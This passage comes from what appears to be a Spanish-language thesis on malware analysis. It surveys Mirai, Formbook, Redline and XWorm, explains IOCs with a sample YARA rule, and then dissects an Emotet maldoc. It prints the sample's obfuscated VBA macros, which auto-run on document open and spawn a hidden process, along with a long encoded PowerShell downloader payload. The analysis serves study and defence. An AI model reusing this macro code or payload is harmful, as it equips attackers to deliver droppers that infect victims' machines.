- Comprobar los puertos de comunicación y compararlos con los usados por defecto por máquinas virtuales
- Comprobar claves de registro
- Comprobar aplicaciones instaladas o en ejecución, por ejemplo **Wireshark** o **IDA**.
- Comprobar si el ejecutable ha sido renombrado

Mirai

Mirai es un malware de tipo botnet cuyo objetivo es infectar dispositivos del llamado Internet de las Cosas (IoT o Internet of Things en inglés) como cámaras IP, routers y otros sistemas embebidos de Linux.

El malware fue creado inicialmente con el propósito de usarse contra servidores del videojuego *Minecraft* y servicios dedicados a proteger estos servidores de ataques DDoS, creando una red de extorsión contra estos servicios. Los autores del mismo publicaron el código del malware en el sitio web *Hack Forums* distribuyéndolo como código abierto y desde entonces ha sido explotado y usado en algunas de las campañas de ataques de DDoS más grandes hasta la fecha, como el ataque contra Dyn, un proveedor DNS en octubre de 2016.



Figura 2.14: Las cámaras inalámbricas son el principal objetivo del malware Mirai

El funcionamiento del malware se puede resumir de la siguiente manera:

- Un dispositivo infectado por **Mirai** escanea constantemente la red en busca de otros dispositivos IoT que infectar. El software incluye una tabla de direcciones IP hardcodeada que no debe escanear e infectar, entre las que se incluyen direcciones privadas del sistema postal de los Estados Unidos de América y el Departamento de Defensa, con la intención de mantenerse como una amenaza de baja prioridad para el gobierno.
- Una vez identifica un dispositivo IoT, usa una tabla de valores por defectos para el usuario y contraseña y otras vulnerabilidades para

obtener acceso e infectarlo.

- Mirai identifica malware infectando el dispositivo y lo elimina, obteniendo monopolio en el dispositivo y evitando que el dispositivo trabaje de manera más notablemente lenta al estar infectado por múltiples virus y el usuario se percate y tome medidas. Después bloquea los puertos de administración remota.
- El dispositivo entra en un estado de espera monitorizando un servidor de comando y control, hasta que sea usado para atacar un objetivo en un ataque de DDoS.
- Si el sistema es reiniciado el malware es eliminado. Sin embargo, si las claves por defecto no han sido modificados el dispositivo volverá a ser infectado en cuestión de minutos tras el reinicio.

La versión original de Mirai ha sido modificada y actualmente las variantes basadas en la versión original del malware suelen ser de las más reportadas diariamente.

Los creadores de la versión original del malware fueron identificados en diciembre de 2017, y condenados a trabajos comunitarios sin encarcelamiento donde asistieron al gobierno con investigaciones de ciberseguridad.

Formbook

Formbook es un stealer parecido al mencionado anteriormente, **Agent Tesla**. Al igual que este, se oferta como un MaaS en foros poco conocidos y es popularmente usado en campañas de phishing contra empresas ocultándose como falsos correos de naturaleza profesional.

Al igual que **Agent Tesla**, se compone de un loader o dropper como primera fase, y una vez infecta un equipo es capaz de recolectar credenciales de archivos locales, como contraseñas almacenadas por navegadores automáticamente además de monitorizar pulsaciones de teclado y grabar la pantalla. Adicionalmente, posee capacidades típicas de RATs como abrir consolas y ejecutar comandos remotamente y seguir un servidor de control y comando.

Aunque el funcionamiento es muy similar, incluyendo las técnicas de evasión de detección que también posee Agent Tesla, Formbook carece de

The screenshot shows the Formbook malware interface. At the top, there is a list of system requirements and contact information:

- Works on Windows XP/Vista/7/8/8.1/10 (all x86/x64)
- Windows Server 2003/R2, 2008/R2, 2012/R2 (all x86/x64)
- Bin size ~130kb (Uncompressed/raw balloon), ~85kb (compressed)
- Intuitive PHP Panel
- Bugfix, Updates and Support is free.
- Skype contact: [REDACTED]
- Please confirm the Skype through PM here first because I got so many impersonators.

The main dashboard displays various log counts for different browser and application types:

Category	Count
Logos	100+ (including 1 Logo Microsoft, 2 Logos Firefox, 8 Logos Chrome, etc.)
Forms	47
Keystrokes	2
Recoveries	20
Sniffs	1
Clipboard	2
Junks	2
Screenshots	6

Below the dashboard is a "Form Logs Info" section showing the number of logs, percentage, and range for three countries:

Country	Logs	Percent	Range
Russian Federation	29	61.7%	0-100
United Kingdom	15	31.9%	0-100
United States	3	6.4%	0-100

The "Control Panel Users" section shows two users:

User	Privilege	Last login
Admin User	Admin User	2017-06-01 15:55:28
Normal User	Normal User	2017-06-01 15:49:05

The interface includes a "PRICING" section with four options:

- \$29 / Week Full Package/Hosted
- \$59 / Month Full Package/Hosted
- \$99 / 3 Month Full Package/Hosted
- \$299 - Pro Bin for your domain

At the bottom, payment methods are listed: **bitcoin** -&- **Perfect Money**.

Figura 2.15: Uno de los anuncios ofertando el malware Formbook

algunas de las técnicas de descubrimiento de sistemas vulnerables que tiene Agent Tesla para infectar dispositivos cercanos al infectado inicialmente

Otro stealer muy popular hasta hace poco y que competía con los dos ya mencionados siendo vendido como Maas era **Redline Stealer**. Este solía estar más popularizado y extendido que **Formbook**, pero en octubre de 2024 el ESET, junto al FBI, la policía holandesa y otras entidades similares llevaron a cabo la Operación Magnus, donde arrestaron a los autores del stealer **Redline** y desmantelaron toda la operación de venta de este malware, y, a día de hoy, ha pasado de ser uno de las tres familias de malware más encontradas a casi desparecer de la red.



Figura 2.16: Portada del sitio de venta de Redline Stealer después de ser desmantelado

XWorm

XWorm es un RAT que ha cobrado reciente relevancia por ser especialmente persistente y sigilosos con la detectada como nueva versión **XWorm 6.0**. Al contrario que los anteriores stealers, este se suele vender como software por alrededor de 400 dólares en foros poco conocidos y plataformas como telegram.

Como la mayoría de RATs, una vez infecta un equipo es capaz de establecer control remoto mediante ejecución remota de código, capacidades de grabación de pantalla y captura de teclado y ratón, y obtención de archivos que puedan contener información delicada.

Esta nueva versión se ejecuta en memoria sin crear archivos físicos en disco dificultando su detección. Además, edita el DLL CLR.DLL en windows, modificando el núcleo del AMSI (o AntiMalware Scan Interface) de Microsoft. También posee capacidades para detectar si está siendo ejecutado en máquinas virtuales o sandboxes, especialmente las del servicio ANY.RUN que tanto ha explotado en popularidad recientemente. Además, se ha adaptado a vulnerabilidades muy recientes como vectores de infección. Su adaptabilidad al panorama actual lo ha convertido en el RAT más extendido en estos momentos.

2.2.3. Identificación: IOCs y Reglas YARA

Una herramienta usada actualmente para la detección automática de malware son los **Indicadores de Riesgo** o **IoCs** por sus siglas en inglés (**Indicators of Compromise**) y las reglas **YARA**. Ambas tienen una utilidad similar, siendo colecciones de datos recogidos de otras muestras de malware y empleadas para identificar malware al encontrarse en la ejecución de un programa. La principal diferencia es que los IoCs son datos como direcciones IP, dominios web y hashes de programas, mientras que por otra parte, las reglas YARA son un tipo de estructura que pueden ser usados para detectar cadenas y fragmentos de código en un programa. Tienen su propia documentación y reglas de construcción, aunque generalmente están compuestas por los siguientes elementos:

- **Import:** Permite incorporar módulos externos para ampliar su funcionalidad. El módulo "pe" por ejemplo permite analizar información dentro de los encabezados de los empaquetados de Windows PE.
- **Metadata:** Contiene información como el autor de la regla YARA, la fecha de creación, referencias, descripción de lo que hace la regla, etc.
- **Cadenas:** Los propios IoCs. Pueden ser cadenas de texto plano, bytes hexadecimales en un ejecutable binario, o cualquier otro tipo de estructura que pueda ser detectada.
- **Condiciones:** Condiciones booleanas que han de cumplirse para generar una alerta. Puede ser por ejemplo, que se cumplan todas las cadenas especificadas o que se cumpla cierta combinación particular de ellas. Existen también variables como el tamaño del archivo o el punto de entrada de la ejecución.

Un ejemplo de una regla YARA creada por el FBI para la detección del Ransomware AvosLocker:

Listing 2.1: Regla Yara

```
1 rule NetMonitor
2 {
3     meta:
4         author = "FBI"
5         source = "FBI"
6         sharing = "TLP: CLEAR"
7         status = "RELEASED"
8         description = "Yara rule to detect NetMonitor.exe"
9         category = "MALWARE"
10        creation_date = "2023-05-05"
11        strings:
```

```
12     $rc4key = {11 4b 8c dd 65 74 22 c3}
13     $op0 = {c6 [3] 00 00 05 c6 [3] 00 00 07 83 [3] 00 00 05 0f 85 [4]
14         83 [3] 00 00 01 75 ?? 8b [2] 4c 8d [2] 4c 8d [3] 00 00 48 8d
15         [3] 00 00 48 8d [3] 00 00 48 89 [3] 48 89 ?? e8}
16     condition:
17     uint16(0) == 0x5A4D
18     and filesize < 50000
19     and any of them
20 }
```

Capítulo 3

Análisis Práctico

3.1. Análisis de un maldoc: Ofuscación

A continuación, realizaremos un pequeño examen de una muestra que se ha descargado del *Malware Bazaar*, donde se puede encontrar con el **SHA256 26ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b316 5fb884a506e837**.

El virus aparece en forma de macro de un documento de texto, también conocido como maldoc, que como ya sabemos por la funcionalidad del virus, intentará descargar e instalar en el equipo en el que se ejecute otro programa más complejo. Debido a su popular uso como sistema de distribución de virus, la mayoría de procesadores de texto bloquean o al menos avisan al usuario de cuando un archivo sin una firma de confianza intenta hacer uso de macros. Conociendo esto, el de texto solo contiene una imagen con el logotipo de **Microsoft Office** intentando engañar al usuario de que permita la ejecución de los macros contenidos en el archivo3.1.

La herramienta *Oletools* nos permite analizar y estudiar las macros creadas con *Object Linking and Embedding (OLE)*, la tecnología propietaria de **Microsoft** usada para añadir macros a los documentos de texto de **Word Office**.

Al ejecutar el comando `olevba <archivo>` obtenemos el código de los 3 macros encontrados en el archivo, además de cierta información adicional que nos puede ser de ayuda. El contenido de los 3 macros es el siguiente:




Figura 3.1: Captura del archivo de texto que contiene el malware Emotet

Listing 3.1: Macro Emotet 1

```
1 VBA MACRO Vycejmzr.cls
2 in file: 26
3         ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837.
4         docx - OLE stream: 'Macros/VBA/Vycejmzr'
5
6 Private Sub Document_open()
7 Tbcepkcgnhpwx
8 End Sub
```

Listing 3.2: Macro Emotet 2

```
1 VBA MACRO Bimqxgzblyrp.frm
2 in file: 26
3         ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
4         docx - OLE stream: 'Macros/VBA/Bimqxgzblyrp'
5         - - - - -
6         - - - -
7 (empty macro)
```

5

Listing 3.3: Macro Emotet 3

```
1 VBA MACRO Flijvcefzoj.bas
2 in file: 26
3     ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
4     docx - OLE stream: 'Macros/VBA/Flijvcefzoj'
5     -
6     -
7 Function Pitxyglphi()
8     Select Case Ewontzdrytyk
9         Case 5815
10            Dwkkvvkxhfhwq = Log(3331)
11            Iamzmqhgtwnq = 4
12            Odmxoop = CSng(trrD0)
13            Case Kkhoifxibxqsm
14                Iwproifnwsc = ChrW(RSd)
15                Tngsyooobjsyny = 472
16                Zkvrhpsyxn = Cos(rfTD3Iu)
17                Case 5
18                    Xkwgkzpnr = 76
19                    Yvozerdpdqnl = Atn(3391)
20                    Tqevhvkontakte = Sin(Rdzpbimbtftpo)
21            End Select
22            Hnkanudydg = ChrW(wdKeyP)
23            Select Case Nabshejvqztq
24                Case 5815
25                    Izpjwccun = Log(3331)
26                    Gistx1bg = 4
27                    Wiqtrgyvbqncu = CSng(trrD0)
28                    Case Qefvrtmfp
29                        Rbtoskcgmqzqf = ChrW(RSd)
30                        Vlepdotnh = 472
31                        Kqfjdarvoufm = Cos(rfTD3Iu)
32                Case 5
33                    Zomqroaz = 76
34                    Baayhyomixzla = Atn(3391)
35                    Yzjhmpygme = Sin(Wprulgihc)
36            End Select
37            Drmrfixlv = Hnkanudydg + Bimqxgblyrp.Banzydziriljk + Bimqxgblyrp.
38                Svndpgudl
39                Select Case Aozaovrrckhotr
40                    Case 5815
41                        Ivhqmqzaug = Log(3331)
42                        Pwtivkfqxyx = 4
43                        Euqlbhgalz = CSng(trrD0)
44                    Case Wfhyzutbfc
45                        Bmeobcjkcv = ChrW(RSd)
46                        Jpsympdoaye = 472
47                        Xeergcahjpds = Cos(rfTD3Iu)
48                Case 5
49                    Qugbtpbjbu = 76
50                    Yxubnzqjefg = Atn(3391)
51                    Jrcfdvtqtgt = Sin(Kicncjcqdcmib)
52            End Select
53            losd = Bimqxgblyrp.Cvlpoddz.GroupName
54            Yayiwzyefmtww = Split(Drmrfixlv + LTrim(LTrim(losd)), "///====
55                                dsfnnJJjsm388//=")
```

```

51 Select Case Ynahheexq
52   Case 5815
53     Qznnixxbsdiac = Log(3331)
54     Ooofayrhj = 4
55     Fvdtifgijri = CSng(trrD0)
56   Case Irvzeqmx
57     Qpjlcxyrekurb = ChrW(RSd)
58     Uduuhrrfflxjds = 472
59     Rpowndyuelkz = Cos(rfTD3Iu)
60   Case 5
61     Hqpxajmr djikj = 76
62     Sugoltfcekv = Atn(3391)
63     Qjxrbhdgtf = Sin(Gzlfocuaglqe)
64 End Select
65 Pitxyglphi = Dkmsucacshca + Join(Yayiwzyefmtww, "") + Dkmsucacshca
66   Select Case Zncvcdsiodt
67     Case 5815
68       Pvpsbnpj = Log(3331)
69       Cpbourmj = 4
70       Rdlqgnbqw = CSng(trrD0)
71     Case Ckpu dblodgqaa
72       Cetqbuzklm = ChrW(RSd)
73       Lnlymjeaemuqg = 472
74       Qabdkwulxwgc = Cos(rfTD3Iu)
75     Case 5
76       Aditmqr = 76
77       Qwthpkcj = Atn(3391)
78       Ijkizcqcocghc = Sin(Imxuvvzt)
79 End Select
80 End Function
81 Function Tbcepckcgnhpwx()
82 d = "====dsfnnJJsm388//=i//=====dsfnnJJsm388//=====dsfnnJJsm388
83 //n//=====dsfnnJJsm388//=m//=====dsfnnJJsm388//=gmt//=====
84 dsfnnJJsm388//=" + ChrW(wdKeyS) + "=====dsfnnJJsm388//=:w//=====
85 dsfnnJJsm388//=in//=====dsfnnJJsm388//=32//=====dsfnnJJsm388
86 //=====dsfnnJJsm388//=_//=====dsfnnJJsm388//=" + Bimqxzgblyrp.
87 Fmgnsnpdkhc + "=====dsfnnJJsm388//=ro//=====dsfnnJJsm388//=ce
88 //=====dsfnnJJsm388//=ss"
89   Select Case Utqlcezgnb
90     Case 5815
91       Qqvtlseeyqmh = Log(3331)
92       Zahsqrozoswd = 4
93       Rtyyyjsu = CSng(trrD0)
94     Case Qfgjwcdkbhfyy
95       Seqbdxifcm = ChrW(RSd)
96       Objcfblclkfd = 472
97       Lcfwtvenfeb = Cos(rfTD3Iu)
98     Case 5
99       Yiae wqjp bafax = 76
100      Ziynopmfzftj = Atn(3391)
101      Dwamfmlt = Sin(Mczjc zwvjm)
102 End Select
103 E = "====dsfnnJJsm388//="
104   Select Case Kuffqeeauqol
105     Case 5815
106       Yqhqqkta = Log(3331)
107       Iukdcjkfyb = 4
108       Mltvvokqfqgn = CSng(trrD0)
109     Case Misrbkws wvt
110       Lginjvfdwwupe = ChrW(RSd)
111       Hsnxknwbn = 472
112       Uwupycuq = Cos(rfTD3Iu)

```

```

107     Case 5
108         Xcxsnmqlx = 76
109         Oldiwqkoevhi = Atn(3391)
110         Igyruoqyjq = Sin(Wbgppeah)
111 End Select
112 Xqkvbf1qzqf = Split("//====dsfnnJJsm388//=====dsfnnJJsm388//=" +
113 //=====dsfnnJJsm388//=====dsfnnJJsm388//=" + d, E)
114 Select Case Klmvgidk
115     Case 5815
116         Lwhkcldrvpth = Log(3331)
117         Gvyuoggkgmr = 4
118         Lbosnttx = CSng(trrD0)
119     Case Vtiozinqdnf
120         Epboemaxly = ChrW(RSd)
121         Qgwfosxfdbg = 472
122         Btwoqukoj = Cos(rfTD3Iu)
123     Case 5
124         Eokhskuxxi = 76
125         Kpimdhbovwx = Atn(3391)
126         Bwipgcwtu = Sin(Hpnsgiuzydl)
127 End Select
128 Dxyrjkpbey = Join(Xqkvbf1qzqf, "")
129     Select Case Mkxfqyvd
130         Case 5815
131             Fiqwzxgrs = Log(3331)
132             Kbohdhlhrwf = 4
133             Vtimzygmyvkca = CSng(trrD0)
134         Case Fmggdncjiyn
135             Lpzktuagots = ChrW(RSd)
136             Clgdfdnmtmjz = 472
137             Hsjzomlrb = Cos(rfTD3Iu)
138         Case 5
139             Jgxiqsom = 76
140             Qcfsjzvzgz = Atn(3391)
141             Mhwoefjwb = Sin(Cwxqlvrkcw)
142 Set Kmklezadnndt = GetObject(Dxyrjkpbey)
143     Select Case Edbihkkmu
144         Case 5815
145             Pacinunb = Log(3331)
146             Ncarclyxt = 4
147             Ejnyhwbn = CSng(trrD0)
148         Case Qkavvewrlfiy
149             Zipiypavbk = ChrW(RSd)
150             Kfyolnwsaw = 472
151             Bfiftfmxy = Cos(rfTD3Iu)
152         Case 5
153             Tooeqoyke = 76
154             Lntunktgit = Atn(3391)
155             Ljrqhfqqlgrs = Sin(Igdblcpuvmys)
156 End Select
157 Zaukgupzukbko = Bimqxgblyrp.Wxyyjpiga.Tag
158 Gwogdclzeoc = Dxyrjkpbey + ChrW(wdKeyS) + Bimqxgblyrp.Ypofkmlub.Tag
159 + Zaukgupzukbko
160 Select Case Kfbxsflavfgzh
161     Case 5815
162         Jekboejzi = Log(3331)
163         Dokqmexkcd = 4
164         Dhxrbjqs = CSng(trrD0)
165     Case Dbnwmmsgwboh
166         Mkouvkwig = ChrW(RSd)
         Xggmhqrsaq = 472

```

```

167      Cpreefbpuj = Cos(rfTD3Iu)
168      Case 5
169          Hmpvioewcf = 76
170          Ltplxotrb = Atn(3391)
171          Eefrdejooh = Sin(Uawkmllox)
172 End Select
173 Krqugnrbj = Gwogdlclzeoc + Bimqxgzblyrp.Fmgsnpdkhc
174     Select Case Urfigeijqia
175         Case 5815
176             Wsnksgqbwsn = Log(3331)
177             Obhvluetidgb = 4
178             Ifxvbczcjbpb = CSng(trrD0)
179             Case Oyyrkqmqc
180                 Fbtoogibmhvyx = ChrW(RSd)
181                 Ulsggjeyejfor = 472
182                 Bdcyvafo = Cos(rfTD3Iu)
183             Case 5
184                 Hadytzafoseo = 76
185                 Nadpejrrxjf = Atn(3391)
186                 Zrvoxxkyjbzlk = Sin(Clzhnhnkuxq)
187 End Select
188 Set Tbcepckgnhpwx = GetObject(Krqugnrbj)
189     Select Case Fdruplhbel
190         Case 5815
191             Lhowfnrd = Log(3331)
192             Ztspjdvu = 4
193             Jwotfzieq = CSng(trrD0)
194             Case Wxsajvsrzjiq
195                 Bxwyxjquablz = ChrW(RSd)
196                 Xemmzkdvzoahd = 472
197                 Vbfpaebi = Cos(rfTD3Iu)
198             Case 5
199                 Gcbwqpjssyvx = 76
200                 Ppfyixqfrqf = Atn(3391)
201                 Kcvvsftth = Sin(Iyqlbiyfozly)
202 End Select
203 Tbcepckgnhpwx. _
204 showwindow = False
205     Select Case Uvqndmxww
206         Case 5815
207             Npsmtkiz = Log(3331)
208             Akyycajdswg = 4
209             Sytsglaby = CSng(trrD0)
210             Case Tbjnxpk
211                 Uksoalosdgt = ChrW(RSd)
212                 Anasbosobw = 472
213                 Arwfclojo = Cos(rfTD3Iu)
214             Case 5
215                 Aegzmiuhiaq = 76
216                 Xwjesbsnviztr = Atn(3391)
217                 Ufiwczzo = Sin(Gfgpoejjwif)
218 End Select
219 Do While Kmklezadnnndt. -
220 Create(pok & Pitxyglphi, Esardgadikcwz, Tbcepckgnhpwx, Ghednpwpd)
221 Loop
222     Select Case Qahxsxebnscy
223         Case 5815
224             Ymltmhem = Log(3331)
225             Xihomcfvedbp = 4
226             Ycqfmmsgb = CSng(trrD0)
227             Case Auqsmoqdvn
228                 Ppkmhtsaiyj = ChrW(RSd)

```

```

229     Rzammwbtor = 472
230     Ipmxuabnnap = Cos(rfTD3Iu)
231     Case 5
232         Zhonrvgxd = 76
233         Djbejvaxxzy = Atn(3391)
234         Doyhgvgqjy = Sin(0mgxvfpsvu)
235 End Select
236 End Function
237
238
239 -----

```

El primer macro 3.1 esta aparentemente vacío, pero contiene múltiples variables en forma de FORM de vba:

Listing 3.4: Variables Emotet

```

1 VBA FORM STRING IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxgzblyrp/o'
2 -----
3 Aftcurifh
4 -----
5 VBA FORM STRING IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxgzblyrp/o'
6 -----
7 Osjxwkzzy
8 -----
9 VBA FORM STRING IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxgzblyrp/o'
10 -----
11 Xlochkjxxph
12 -----
13 VBA FORM STRING IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxgzblyrp/o'
14 -----
15 o//====dsfnnJJsm388//=w//====dsfnnJJsm388//=e//====dsfnnJJsm388//=r
  //====dsfnnJJsm388//=s//====dsfnnJJsm388//=h//====dsfnnJJsm388
  //el//====dsfnnJJsm388//=l//====dsfnnJJsm388//= //=====
  dsfnnJJsm388//=-//====dsfnnJJsm388//=w//====dsfnnJJsm388//=
  //====dsfnnJJsm388//=h//====dsfnnJJsm388//=i
16 -----
17 VBA FORM STRING IN '26
  ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
  docx' - OLE stream: 'Macros/Bimqxgzblyrp/o'

```

```
18 - - - - -
19 d//=====dsfnnJJsm388//=d//=====dsfnnJJsm388//=e//=====dsfnnJJsm388//=n
    //=====dsfnnJJsm388//= //=====dsfnnJJsm388//=-//=====dsfnnJJsm388
    //=e//=====dsfnnJJsm388//=n
20 - - - - -
21 VBA FORM STRING IN '26
    ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
    docx' - OLE stream: 'Macros/Bimqzgblyrp/o'
22 - - - - -
23 Votcymrhpjqb
24 - - - - -
25 VBA FORM STRING IN '26
    ba3fe65926140305a8fa605d09b8bd2fb8251648eac9b3165fb884a506e837 .
    docx' - OLE stream: 'Macros/Bimqzgblyrp/o'
26 - - - - -
27 [Varios cientos de lineas en blanco eliminadas ara hacer este
    documento mas legible]
28
29 JABLA//=====dsfnnJJsm388//=HEAbA//=====dsfnnJJsm388//=BkAGY//=====
    dsfnnJJsm388//=AbQBi//=====dsfnnJJsm388//=AHYAc//=====
    dsfnnJJsm388//=gA9AC//=====dsfnnJJsm388//=cAWAB//=====
    dsfnnJJsm388//=PAGQA//=====dsfnnJJsm388//=dgBvA//=====
    dsfnnJJsm388//=HIAyg//=====dsfnnJJsm388//=BrAGs//=====
    dsfnnJJsm388//=AYwBn//=====dsfnnJJsm388//=AHQAY//=====
    dsfnnJJsm388//=QAnAD//=====dsfnnJJsm388//=sAJAB//=====
    dsfnnJJsm388//=GAhKs//=====dsfnnJJsm388//=bQBsiA//=====
    dsfnnJJsm388//=GgAeQ//=====dsfnnJJsm388//=B1AHg//=====
    dsfnnJJsm388//=AbQBo//=====dsfnnJJsm388//=ACAAP//=====
    dsfnnJJsm388//=QAgAC//=====dsfnnJJsm388//=cANQA//=====
    dsfnnJJsm388//=5ADMAd//=====dsfnnJJsm388//=JwA7A//=====
    dsfnnJJsm388//=CQATg//=====dsfnnJJsm388//=BuAHI//=====
    dsfnnJJsm388//=AzWbx//=====dsfnnJJsm388//=AGkAa//=====
    dsfnnJJsm388//=wBrAG//=====dsfnnJJsm388//=YAcQB//=====
    dsfnnJJsm388//=5ADOA//=====dsfnnJJsm388//=JwBCA//=====
    dsfnnJJsm388//=GoAcw//=====dsfnnJJsm388//=BwAGM//=====
    dsfnnJJsm388//=AcABz//=====dsfnnJJsm388//=AGUAY//=====
    dsfnnJJsm388//=wBxAG//=====dsfnnJJsm388//=YAJwA//=====
    dsfnnJJsm388//=7ACQA//=====dsfnnJJsm388//=TwBzA//=====
    dsfnnJJsm388//=HgAag//=====dsfnnJJsm388//=BzAHU//=====
    dsfnnJJsm388//=AdgBi//=====dsfnnJJsm388//=AGIAe//=====
    dsfnnJJsm388//=AB6AG//=====dsfnnJJsm388//=MAPQA//=====
    dsfnnJJsm388//=kAGUA//=====dsfnnJJsm388//=bgB2A//=====
    dsfnnJJsm388//=DoAdQ//=====dsfnnJJsm388//=BzAGU//=====
    dsfnnJJsm388//=Acbw//=====dsfnnJJsm388//=AHIAb//=====
    dsfnnJJsm388//=wBmAG//=====dsfnnJJsm388//=kAbAB//=====
    dsfnnJJsm388//=1AcCsA//=====dsfnnJJsm388//=JwBcA//=====
    dsfnnJJsm388//=CcAKw//=====dsfnnJJsm388//=AkAEY//=====
    dsfnnJJsm388//=AeQBt//=====dsfnnJJsm388//=AGIAa//=====
    dsfnnJJsm388//=AB5AG//=====dsfnnJJsm388//=UAeAB//=====
    dsfnnJJsm388//=tAGG//=====dsfnnJJsm388//=KwAnA//=====
    dsfnnJJsm388//=C4AZQ//=====dsfnnJJsm388//=B4AGU//=====
    dsfnnJJsm388//=JwA7//=====dsfnnJJsm388//=ACQAU//=====
    dsfnnJJsm388//=QB1AG//=====dsfnnJJsm388//=UAdwB//=====
    dsfnnJJsm388//=sAG8A//=====dsfnnJJsm388//=aAB2A//=====
    dsfnnJJsm388//=G4AaA//=====dsfnnJJsm388//=B6AGo//=====
    dsfnnJJsm388//=AZwA9//=====dsfnnJJsm388//=ACcAV//=====
    dsfnnJJsm388//=ABxAH//=====dsfnnJJsm388//=kAdAB//=====
```

```
dsfnnJJsm388//=qAHgA//=====dsfnnJJsm388//=aQB0A//=====
dsfnnJJsm388//=G8AZA//=====dsfnnJJsm388//=B4AHo//=====
dsfnnJJsm388//=AZgAn//=====dsfnnJJsm388//=ADsAJ//=====
dsfnnJJsm388//=ABQAH//=====dsfnnJJsm388//=YAcQB//=====
dsfnnJJsm388//=rAHIA//=====dsfnnJJsm388//=bgBvA//=====
dsfnnJJsm388//=GEAbw//=====dsfnnJJsm388//=A9ACY//=====
dsfnnJJsm388//=AKAAAn//=====dsfnnJJsm388//=AG4AZ//=====
dsfnnJJsm388//=QB3AC//=====dsfnnJJsm388//=OAbwB//=====
dsfnnJJsm388//=iACCcA//=====dsfnnJJsm388//=KwAnA//=====
dsfnnJJsm388//=GoAZQ//=====dsfnnJJsm388//=BjACc//=====
dsfnnJJsm388//=AKwAn//=====dsfnnJJsm388//=AHQAJ//=====
dsfnnJJsm388//=wApAC//=====dsfnnJJsm388//=AAbgB//=====
dsfnnJJsm388//=FAFQA//=====dsfnnJJsm388//=LgBXA//=====
dsfnnJJsm388//=GUAYg//=====dsfnnJJsm388//=BjAEw//=====
dsfnnJJsm388//=ASQBF//=====dsfnnJJsm388//=AG4Ad//=====
dsfnnJJsm388//=AA7AC//=====dsfnnJJsm388//=QARgB//=====
dsfnnJJsm388//=rAGOa//=====dsfnnJJsm388//=bgBnA//=====
dsfnnJJsm388//=GkAdA//=====dsfnnJJsm388//=BnAGE//=====
dsfnnJJsm388//=APQAn//=====dsfnnJJsm388//=AGgAd//=====
dsfnnJJsm388//=ABOAH//=====dsfnnJJsm388//=AA0gA//=====
dsfnnJJsm388//=vAC8A//=====dsfnnJJsm388//=bwBuA//=====
dsfnnJJsm388//=GkAbw//=====dsfnnJJsm388//=BuAGc//=====
dsfnnJJsm388//=AYQBT//=====dsfnnJJsm388//=AGUAc//=====
dsfnnJJsm388//=wAuAG//=====dsfnnJJsm388//=oAcAA//=====
dsfnnJJsm388//=vAGMA//=====dsfnnJJsm388//=bwBuA//=====
dsfnnJJsm388//=HQAYQ//=====dsfnnJJsm388//=BjAHQ//=====
dsfnnJJsm388//=ALwBp//=====dsfnnJJsm388//=AFkAL//=====
dsfnnJJsm388//=wAqAG//=====dsfnnJJsm388//=gAdAB//=====
dsfnnJJsm388//=0AHAA//=====dsfnnJJsm388//=OgAvA//=====
dsfnnJJsm388//=C8AcA//=====dsfnnJJsm388//=BtAHQ//=====
dsfnnJJsm388//=AaAbv//=====dsfnnJJsm388//=AG0AZ//=====
dsfnnJJsm388//=QAUAG//=====dsfnnJJsm388//=MAbwB//=====
dsfnnJJsm388//=tAC8A//=====dsfnnJJsm388//=cAbvA//=====
dsfnnJJsm388//=HMAdA//=====dsfnnJJsm388//=BhAC8//=====
dsfnnJJsm388//=AZABY//=====dsfnnJJsm388//=ADMAe//=====
dsfnnJJsm388//=gB4AG//=====dsfnnJJsm388//=EALwA//=====
dsfnnJJsm388//=qAGgA//=====dsfnnJJsm388//=dABOA//=====
dsfnnJJsm388//=HAA0g//=====dsfnnJJsm388//=AvAC8//=====
dsfnnJJsm388//=AdQBy//=====dsfnnJJsm388//=AgcAZ//=====
dsfnnJJsm388//=QB2AG//=====dsfnnJJsm388//=UAbgB//=====
